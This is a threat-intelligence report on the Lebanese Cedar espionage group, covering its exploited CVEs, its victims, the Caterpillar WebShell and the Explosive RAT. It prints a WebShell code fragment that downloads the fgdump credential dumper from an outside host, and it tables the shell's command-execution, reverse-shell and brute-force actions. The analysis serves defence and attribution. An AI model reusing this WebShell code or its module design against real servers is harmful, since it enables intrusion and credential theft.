"Lebanese Cedar" APT

Global Lebanese Espionage Campaign Leveraging Web Servers

January 2021

TLP:WHITE

www.clearskysec.com
info@clearskysec.com


Table of Contents

Introduction

Lebanese Cedar is an APT group that has been operating for almost a decade attacking companies and organizations around the world.

The group's main attack vector is intrusion into Oracle and Atlassian WEB servers. We assess that the intrusion into these systems was done by exploiting known vulnerabilities in systems that were not patched and detecting loopholes using open-source hacking tools.

In early 2020, suspicious network activities and hacking tools were found in a range of companies. Comprehensive forensic research of the infected systems revealed a strong connection to Lebanese Cedar and a new version of the "Explosive" V4 RAT (Remote Access Tool) or "Caterpillar" V2 WebShell was found within the victim's networks.



Lebanese Cedar Timeline


Based on a modified JSP file browser with a unique string that the adversary used to deploy 'Explosive RAT' into the victims' network, we found some 250 servers that were apparently breached by Lebanese Cedar. Our report reveals a partial list of the companies that the group has attacked. The target companies are from many countries including: The United States, the United Kingdom, Egypt, Jordan, Lebanon, Israel, and the Palestinian Authority. We assess that there are many more companies that have been hacked and that valuable information was stolen from these companies over periods of months and years.

Lebanese Cedar APT has been operating since 2012. These operations were first discovered by Check-Point researchers and Kaspersky labs in 2015. Since 2015 Lebanese Cedar APT - also referred to as "Volatile Cedar" – maintained a low profile and operated under the radar. According to Check-Point's report, the group is motivated by political and Ideological interests, targeting individuals, companies, and institutions worldwide. We endorse Check Point's strong case attributing Lebanese Cedar APT to the Lebanese government or a political group in Lebanon. Moreover, there are several indications that link Lebanese Cedar APT to the Hezbollah Cyber Unit[1].

[1] https://www.defensenews.com/2015/06/24/israel-confirms-it-was-cyber-attack-target/

Known for its highly evasive, selectively targeted, and carefully managed operations, Lebanese Cedar follows courses of action associated with Advanced Persistent Threat groups (APTs) funded by nation-states or political groups.


"Caterpillar WebShell" was found in most of the victims we investigated, in many of the systems we also found traces of "Explosive" RAT. We identified the specific open-source JSP file browser[2] that was modified for the hackers' purposes. We found that Lebanese Cedar deployed the payload of Explosive RAT into the victims' network. Lebanese Cedar is the only known threat actor that uses this code.



These files were installed on the victims' Oracle servers, thus exposing them, and enabling hackers to install new files within the server. We used the same pattern and the unique strings of a publicly available JSP file browser to detect infected servers. To identify the targets, we queried public-facing web servers of Oracle 10g for specific directories and filenames, including the unique hash of the file we identified in the compromised network, that included the unique strings of Lebanese Cedar.

The operation enabled us to fingerprint the targets of Lebanese Cedar APT and categorize them based on sector and country of origin. We identified 254 infected servers worldwide, 135 of them shared the same hash as the files we identified in the victims' network during our IR investigation. Some of the servers represent countries that were attacked – among them, many Middle Eastern countries (most of them in Egypt, Saudi Arabia, Israel, and Jordan) – and others represent hosting servers hacked by the APT. A map of all the servers we identified during our scan is presented below:

[2] https://github.com/SvetlinZarev/jsp-file-browser/blob/master/Browser.jsp




Most of the victims we identified are from the Telecommunications and IT industry, Hosting providers, Communications companies and Managed Hosting and Applications companies. Examples of telecom providers whose servers were observed in our scans and share the same hash as the one we identified in the IR investigation include the following:

Country	Victims' examples	Details about the company
United States	Oklahoma Office of Management & Enterprise Service	A government agency which manages and supports the basic functioning of the government of Oklahoma
	Secured Servers LLC	Web hosting and infrastructure solutions
	Frontier Communications	American telecommunications company
United Kingdom	Iomart Cloud Services Limited	A company managed infrastructure, data protection, security, and connectivity solutions to help business transformation
Egypt	TE Data	Internet service provider
	Vodafone Egypt	Mobile network operator
Saudi Arabia	Mobily	Telecommunications services company
	SaudiNet	Telecommunications services company
	Middle East Internet Company Limited	Telephone voice and data communications services

Country	Victims' examples	Details about the company
	Arabian Internet & Communications Services Co.ltd	Telecommunications services company
Jordan	Vtel Holdings Limited/Jordan Co.	Telecommunications service provider
	National Information Technology Center	Data storage, sharing computing resources, email/internet, and website hosting
	Jordanian Universities Network L.L.C.	Private organization aimed to serve public and private universities in Jordan through shared services framework model
United Arab Emirates	Etisalat	Telecommunication Group Company
Palestinian Authority	Hadara	Internet Services

In our analysis, we identified two types of JSP files with the unique string – test.jsp, that was installed in the servers between 2018-2019 and yup.jsp that was installed in the servers after 2020. In most cases, the files were installed on the following four dates: January 24th, 2019, January 06th 2020, February 25th, 2020 and August 3rd, 2020. The files were installed simultaneously on multiple ports that redirect to the Oracle server. The focus on both specific victims and common dates, leads to the conclusion that Lebanese Cedar specifically target their victims, and install the malicious files with automatic scripts.



An example for the JSP file browsers installed in one of victims' oracle server.

The oracle servers that the group accessed are still open. This allows other hackers and criminals to attack these networks and view and access all the files in the server (including deleting and downloading them).

Although we assume that the group kept operating since it was exposed in 2015, we could not find any evidence supporting this assumption. It appears that **during the past five years, the group successfully**

remained unnoticed by the security community. ClearSky analysts have several assumptions as to how the group had managed to maintain a consistently low profile:

- The utilization of common WebShell as the group's primary hacking tool, while rarely using other tools, led researchers to a dead-end in terms of attribution.
- Lebanese Cedar has shifted its focus significantly, initially they attacked computers as an initial point of access then progressed to the victim's network then further progressing to targeting vulnerable, public facing web servers. Among these, the most commonly attacked server is a vulnerable version of an Oracle web server.
- Known for its 'radio silence' periods, the group had probably ceased its operations for long enough to avoid researchers' attention.

Current Toolset

Lebanese Cedar APT's arsenal consists of a fully-fledged WebShell, a custom-developed RAT and a set of carefully selected complementary tools, including URI brute force tools. The group uses open-source tools alongside their own custom tools, including custom WebShell, most likely created by Iranian hacktivist groups such as 'ITSecTeam' and 'Persian Hacker'. The nature of the relations between Lebanese Cedar and these groups is still vague.

Most of the tools deployed in the recent campaign were developed by the group itself. In addition, some more common tools have been used. The tools used by the group can be divided into the following categories:

1. **Self-developed tools** – tools tailored for the attack process of Lebanese Cedar APT only.
    - **Caterpillar 2.0 by N.T** – Self developed WebShell embedded in the victims' compromised servers.
    - **Explosive** – Remote Access Tool (RAT) that has been used by this threat actor since 2015 and was modified over time to include new features.
2. **Open-source tools** – tools available online used by the group. In this category, we include the WebShell' code that was embedded in Caterpillar V2, as well as the following.
    - **Web hacking tools**
        - GoBuster – a tool used to brute-force website URIs (directories and files), DNS subdomains (with wildcard support) and Virtual Host names on target web servers.
        - DirBuster – a multi-threaded java application designed to brute force directories and file names on web and application servers.
    - **WebShell**
        - Open-source WebShell and Management GUIs
            - JSP file browser - allows remote web-based file access and manipulation and deploys the Explosive RAT to the system.
            - SharPyShell – an obfuscated ASP.NET WebShell that executes commands received by an encrypted channel compiling them in memory at runtime and deploys a privilege escalation tool.
            - ASPXspy – provides control over a compromised web server.
            - Adminer (formerly phpMinAdmin) – a full-featured database management tool written in PHP.
        - Iranian based WebShell
            - ITsecTeam WebShell – a WebShell formerly used by the hacking group ITsecTeam, embedded in Caterpillar 2.
            - Mamad Warning Sheller – a WebShell used by the Persian Hacker hacktivist group, similar to Caterpillar but less functional.

- **Privilege escalation tools**
  - RottenPotato – Local Privilege Escalation tool from Windows Service Accounts to SYSTEM.
  - JuicyPotato - Local Privilege Escalation tool from a Windows Service Accounts to NT AUTHORITY\SYSTEM.

MITRE ATT&CK Categorization

The following is a table that presents the Lebanese Cedar APT TTP's as observed in recent operations:

Kill Chain Phase	Techniques, Tools, and Procedures (TTPs)	TTPs sub-Category	MITRE ATT&CK	Tool Origin
Reconnaissance	Vulnerability Scanners / OSINT Tools	Censys Shodan ZoomEye	Tactic: Technical Information Gathering ID: TA0015 Techniques: Determine 3rd party infrastructure services ID: T1260 Acquire OSINT data sets and information. ID: T1247	SaaS, Legitimate
	Web Hacking - URI Brute Force	DirBuster	Tactic: Discovery ID: TA0007 Technique: File and Directory Discovery ID: T1083	Open Source
		GoBuster		Open Source
Delivery & Exploitation	Exploit vulnerabilities. (1 day)	Atlassian Confluence Server CVE-2019-3396	Tactic: Initial Access ID: TA0001 Technique: Exploit Public-Facing Application ID: T1190 Tactic: Collection ID: TA0009 Technique: Data from Information Repositories: Confluence ID: T1213.001	-
		Atlassian Jira Server or Data Center CVE-2019-11581		-
		Oracle 10g 11.1.2.0 CVE-2012-3152		
Installation and C&C	WebShell	ASPXSpy	ID: TA0003 Technique: Persistence Server Software Component: WebShell ID: T1505.003	Open Source
		Caterpillar		ASPXspy Customization
		Caterpillar OPERATE modules		
		Caterpillar GO TO modules		
		Caterpillar DATABASE modules		
		Caterpillar TOOL modules		
		Caterpillar ITSecTeam module		Contains Iranian

				Hacktivist Modules
		Mamad Warning Sheller		Contains Iranian Hacktivist Modules
		JSP file browser[3]		Open Source - modified
	Database Management Tool	Adminer	Tactic: Collection ID: TA0009 Technique: Data from Local System ID: T1005	Open Source, Legitimate
	Post-Exploitation Framework	SharPyShell	Tactics: Privilege Escalation ID: TA0004 Discovery ID: TA0007 Lateral Movement ID: TA0008	Open Source
	Remote Access Trojan (RAT)	Explosive	Tactic: Build Capabilities ID: TA0024 Technique: Remote Access Tool development ID: T1351 Fallback Channels ID: T1008	Custom

[3] https://github.com/SvetlinZarev/jsp-file-browser/blob/master/Browser.jsp

Modus Operandi

Lebanese Cedar APT conducts their attack to reach a wide range of targets. We observed a highly selective targeting process that points to extensive reconnaissance efforts. Knowing that the group scans public-facing web servers for known vulnerabilities, we deduce that Lebanese Cedar, like other attackers, uses public tools such as Shodan, Censys and ZoomEye. We have no indication of active vulnerability scanning against our clients in this context. At the same time, the attackers utilize URI Brute Force tools such as GoBuster and DirBuster to identify open directories that could be used as a platform for WebShell injection.

At the exploitation stage, the attackers exploit vulnerabilities to gain access to the web server. Our research indicates a regular use of critical 1-day vulnerabilities based on the vulnerable versions of the services in the compromised servers. These 1-day vulnerabilities include:

- Atlassian Confluence Server (CVE-2019-3396)
- Atlassian Jira Server or Data Center (CVE-2019-11581)
- Oracle 10g 11.1.2.0 (CVE-2012-3152)

Moreover, we identified the same pattern in other Oracle Web Application 10g servers like 10.1.2.0.2 version. In these cases we cannot determine whether one-day vulnerabilities or web-hacking techniques were used. We suppose that the likelihood that zero-day vulnerabilities were used is very low. We assess that the adversary exploits a few different vulnerabilities in Oracle 10g servers, as can be presented from the victims' map.

At the injection stage, there are two main attacking vectors:


- 'Caterpillar 2' WebShell Installation
- JSP File Browser and deploying 'Explosive RAT'

Acting as a focal point, the group usually attacks web servers via a custom WebShell, namely Caterpillar – a variant of the open source WebShell 'ASPXspy'. By using WebShell, the attackers leave their fingerprint on the web server and the internal network, move laterally, and deploy additional tools. On each compromised network the attacker installed one or more WebShell, supposedly to gain persistence and diversify the use of similar tools. The attackers use the WebShell to communicate with their C&C server for running commands and exfiltrating sensitive information. Connection to the WebShell is made using NordVPN or ExpressVPN services.

The attacker installed a modified version of 'test.jsp' or 'yup.jsp' file browser on the servers of victims that have Oracle web application 10g servers, mainly 10.1.2.0.2 or 11.1.2.0 versions. These file browsers allow the group to deploy its custom RAT – Explosive. We assess that the attackers use both WebShell and RATs. In our research, we found that Caterpillar 2.0 WebShell was used more often than the Explosive RAT.

Deployment of the Explosive RAT provides the attackers with higher visibility and functionality at the endpoint level. The malware executes commands such as keylogging, screenshot capture and command

execution. Explosive utilizes multiple evasion techniques to avoid detection and maintain persistence, such as obfuscation, communication encryption and using a separate DLL for API activity. Since 2015, the tool had been minorly changed in obfuscation and communication encryption. The RAT's control network is well thought out. It consists of default hard-coded C&C servers, static update servers and DGA-based dynamic update servers.



Installation & C&C

The primary attack vector utilized by the Lebanese Cedar group is taking over a target organization's vulnerable web server by exploiting a security flaw, followed by a WebShell installation. Once the WebShell is installed, the attacker establishes a connection over HTTP using compromised credentials and activates the WebShell modules via a visual GUI.

Each of the WebShell modules has several key functions, primarily designed to obtain escalated privileges (LPE), and perform a variety of espionage functions, such as file password theft within the target network. The WebShell is a key component of the attack process - it replaces the need for installing a RAT in the compromised machine. The WebShell is used to execute remote commands within the target network and escalate privileges. However, in some cases a RAT (Remote Access Tool) and an LPE tool (Local Privilege Escalation) had been observed in the victims' network in addition to the WebShell.

The WebShell we observed can be divided into three categories:

1. Custom-made WebShell
2. Existing WebShell
3. Open-source WebShell

We estimate that the primary WebShell utilized by the Lebanese Cedar APT is "Caterpillar" V2. In some cases, when extensive operations within the target network are required, the attackers use Yup.jsp to install a RAT for remote activities. Other WebShells are used mainly to assure persistency and redundancy.

Some of the WebShells we traced contain code snippets associated with tools used by Iranian hacktivist groups such as "Iranian Hacker"[4] and "ITSecTeam". While we are unable to determine the nature of the relationship between these groups and the Lebanese Cedar APT, we find it important to highlight this connection, as it may point to a connection between the APT, which is associated with Hezbollah, and the Iranian regime.

Customized WebShell – "Caterpillar" 2.0

As previously indicated, Caterpillar Shell 2.0 by N.T is the main WebShell in the Lebanese Cedar APT attack infrastructure. It is a WebShell written in Visual Basic. First observed in 2015, the WebShell is used to carry out various espionage operations over the attacked web server, including potential asset location for further attacks, file installation server configuration and more.

According to our findings, the group currently uses the WebShell's second version, which is characterized by the ASPX file type, unlike the first version, that used both ASPX and ASP file types. The WebShell can be found within the target file by its original name 'Caterpillar.aspx' or alternatively, less prominent names such as 405.aspx, resume.aspx and more.

Screenshot from an exposed WebShell found in a Saudi website, showing the connection to "Caterpillar"

While accessing the WebShell, the attackers are prompted to type a designated user and password, usually embedded within the source code of the file as an md5 hash. In many cases, duplicate user and password were observed.

Screenshot from the GUI of Caterpillar WebShell

[4] BAX26

As can be seen above, the management panel of the WebShell is divided into four module groups:

- Operate – modules that run on the compromised server, such as file download and upload, file search and more. These modules are used to install further malware or attack tools for privilege escalation. Among these modules is "RottenPotato".
- Go To – modules used to select the desired hard drive among those installed on the compromised server.
- Database - two modules used to control datasets; only one of them is currently functional.
- Tool – the broadest module group, that enables the attackers to characterize the current workspace and perform actions for lateral movement, command execution and more.

Each WebShell module has several properties. First, the technical properties – the module's form ID, the http request (GET/POST) used by the attackers to communicate with the server in every command, and the designated parameters of the desired URI. Then, verbal instructions will be displayed. The instructions contain explanations about the module and the parameters the attacker must fill in order to execute commands, or in some cases attacks. Our research of the "Caterpillar" WebShell, uncovered modules that were fully copied from other sources. These modules were attached a note such as "This function has fixed by Tatra has not detected" as well as a date, in this case, from 2009. These notes enabled ClearSky researchers to identify the names of three developers involved in writing the tools used by the Lebanese Cedar APT - Nido, Zero Lord and Tatra.

In the following chapter, we present a review of the module groups, including a description of the modules and a summary of the parameters of each of them.

OPERATE Modules

Operate is a module group used to perform various espionage functionalities such as file creation, file download and upload, file search in selected hard drives (Chosen via the 'Go To' module group) and file download from external links.

Screenshot from the Operate module group

```
<form id="FormDownloadFile" name="DownloadFileForm" runat="server">
You will download file to this directory : <span class="style3"><%=url%></span><br>
Please choose file from server :
<asp:TextBox ID="downloadfileRemote" runat="server" style="width:350px;" class="TextBox" Text="http://swamp.foofus.net/fizzgig/fgdump/fgdump-2.1.0.zip"/>
Save As File :
<asp:TextBox ID="SaveAsFile" runat="server" style="width:150px;" class="TextBox" Text="fgdump-2.1.0.zip"/>
<asp:Button ID="DownloadFileRemoteSubit" Text="Submit" runat="server" CssClass="buttom"  OnClick="GetDownloadFileRemote"/>
<input name="SaveAsPath" type="hidden" value="<%=url%>">
```

Screenshot showing a file download process from an external link, such as an embedded website

GUI Input parameter	Webshell Module Description	Action (URI)	HTTP Request	Form ID (Webshell Module)
-	Creating new file or directory	?action=new	POST	New

File	Upload file from hacker's computer to the directory	?action=upfile	POST	UpLoadFile
Paste information to the directory	?action=paste	POST	Paste	Paste
Search term (String)	Search File in the directory	?action=search	POST	Search
A link to a file on a server	Download file from the directory	?action=goto	GET	DownloadfileRemote
-	Go to a file's directory		POST	GoBackDir
-	Go to Document and Settings folder		POST	Documents and Settings
-	Go to Temp folder		POST	Temp

DATABASE Modules

The Database module group is responsible for the management of datasets on the server infected with the WebShell, or alternatively, datasets accessible via the WebShell.

Screenshot from the Data Base module group

Input parameter	**WebShell Command Description**	**Action (URI)**	**Method**	**Form ID (WebShell Module)**
Server Name (IP) Database Name Username Password Page size Action Connection String	Connect to a Database server	?action=DbManager	GET	Dbase Manager
	Read database	?action=ReadDbManager	POST	Read DB Manager
User list (embedded in the code)	Connect to a SQL server from a user list	?action=DbEnumerateLogin	GET	User SQL Enum Login

TOOL Modules

The Tool module group is responsible for executing commands over the compromised server, selected by the attackers to gain persistent access to the server and the organizational network, perform reconnaissance activities and execute modules related to gaining control over the network. This module group contains functions similar to those of a RAT (Remote Access Tool).

Screenshot from the Tool module group

It is the broadest module group, containing 25 modules divided into the following categories:

1. Server & Network Fingerprinting - Modules used to obtain information about the compromised server and network.
2. Rootkit and server command execution modules - Modules used to perform a variety of actions over the network servers
3. Network Shell creation - Modules feature the Shell Connection module, meant to enable attacker to create a Network Shell
4. Network server's brute forcing – Modules used to preform brute force attack against a verity of users and servers over the network

Input Parameter	WebShell Command Description	Action (URI)	HTTP Request	Form ID (WebShell Module)
Server & Network Fingerprinting				
Username Password	General information about the compromised asset includes computer version, computer name, IIS version, IP address and more	?action=information	GET	System info
-	List of Processes	?action=pro	GET	List Processes
-	List of Services	?action=srv	GET	List Services
-	List of User Accounts	?action=user	GET	List user accounts
Port List IP Address	Port Scanner	?action=PortScan	GET	PORT Scan
-	Logs of running application	?action=applog	GET	Application Event Log
-	System Log	?action=syslog	GET	System Log
-		?action=auser	GET	IIS List Anonymous
-		?action=iisspy	GET	IIS Spy
-	Ip Config	?action=ipconfig	GET	Ip Config
-	List of Local Group of users	?action=localgroup	GET	Local Group
-	User home directory accounts detection	?action=homedirectory	GET	User Home Directory
IP	HTTP Fingerprint detection	?action=HttpFinger	GET	Http Finger
-	Scanning sub-net assets	?action=GetNTPC	GET	GetNetworkComputers
FTP Server IP Username Password FTP root	Change the label of an FTP server	?action=FtpSwitch	GET	Ftp Switch
Rootkit and Server Command Execution Modules				

Input Parameter	WebShell Command Description	Action (URI)	HTTP Request	Form ID (WebShell Module)
Username Password Host Command	Run commands in SQL Server (local/remote)	?action=sqlrootkit	POST	SqlRootKit
Username Password Host Command WMI classes	Run commands on remote server	?action=adminrk	POST	AdminRootKit
Command	Run commands on the compromised asset with CMD functions	CMD ?action=cmd CMD.W32 ?action=cmdw32 CMD.WSH ?action=cmdwsh CMD.WMI ?action=cmdwmi	POST	CMD*
Command line	Change Registry Key	?action=regshell	POST	Registry Shell
Rework file or Dir Copied Filed or Dir	Copy files to another directory	?action=clonetime	POST	Clone Time
Network Shell Creation				
-	-	?action=RvConnect	-	Shell Connection
BruteForce				
Multiple – Open Source based	Brute Force on a user on server	?action=UserEnumLogin	Post	User Enum Login
Multiple – Open Source based	Brute Force on an FTP server	?action=FtpBrute	Post	FTP Brute
Multiple – Open Source based	Brute Force on an POP3 server	?action=POP3Brute	Post	POP3 Brute


WebShell Containing Modules Taken from Iranian Hacktivist Groups

"Caterpillar" variant - ITSecTeam Module

One of the WebShells we found in our research is a variant of the "Caterpillar" WebShell that contains an additional module, taken from a WebShell developed by the known Iranian hacktivist group 'ITSecTeam'. The module, named 'ITSecTeam.WS', is used by the Lebanese Cedar APT to deploy additional tools, including the 'Explosive' RAT.

As mentioned above, the code snippet belongs to 'ITSecTeam' - a group associated with the IRGC (Iranian Revolutionary Guard Corps). The signature reveals that the code was written by an individual called 'Amin Shokoni', a member of the group. The group gained publicity from reports published by the United States Department of Justice – according to those, members of the group were convicted for conducting DDoS attacks against United States financial sector institutions between 2011-2013.

These WebShells point at the timestamp 07/07/2014. Please note that the date on the timestamp is hardcoded into the original code of the Caterpillar WebShell, as well as a specific URL.



Screenshot from the 'ITSecTeam' module

We cannot determine why this code snippet had been embedded into the WebShell, and whether it was provided to Lebanese Cedar APT by ITSecTeam or obtained unknowingly.

"Mamad Warning Sheller" WebShell

During a response to a recent Incident, ClearSky researchers detected an ASPX file called 'Pars.aspx'. An in-depth analysis of the file revealed that it is a WebShell developed by a hacker dubbed 'Mamad Warning'. The WebShell name provides a basis for our assumption that the hacker is a member of the Iranian hacktivist group 'Persian Hacker' or 'Iranian Hacker', also dubbed 'Pars'. This hacker has been actively defacing Middle East websites, often government owned.

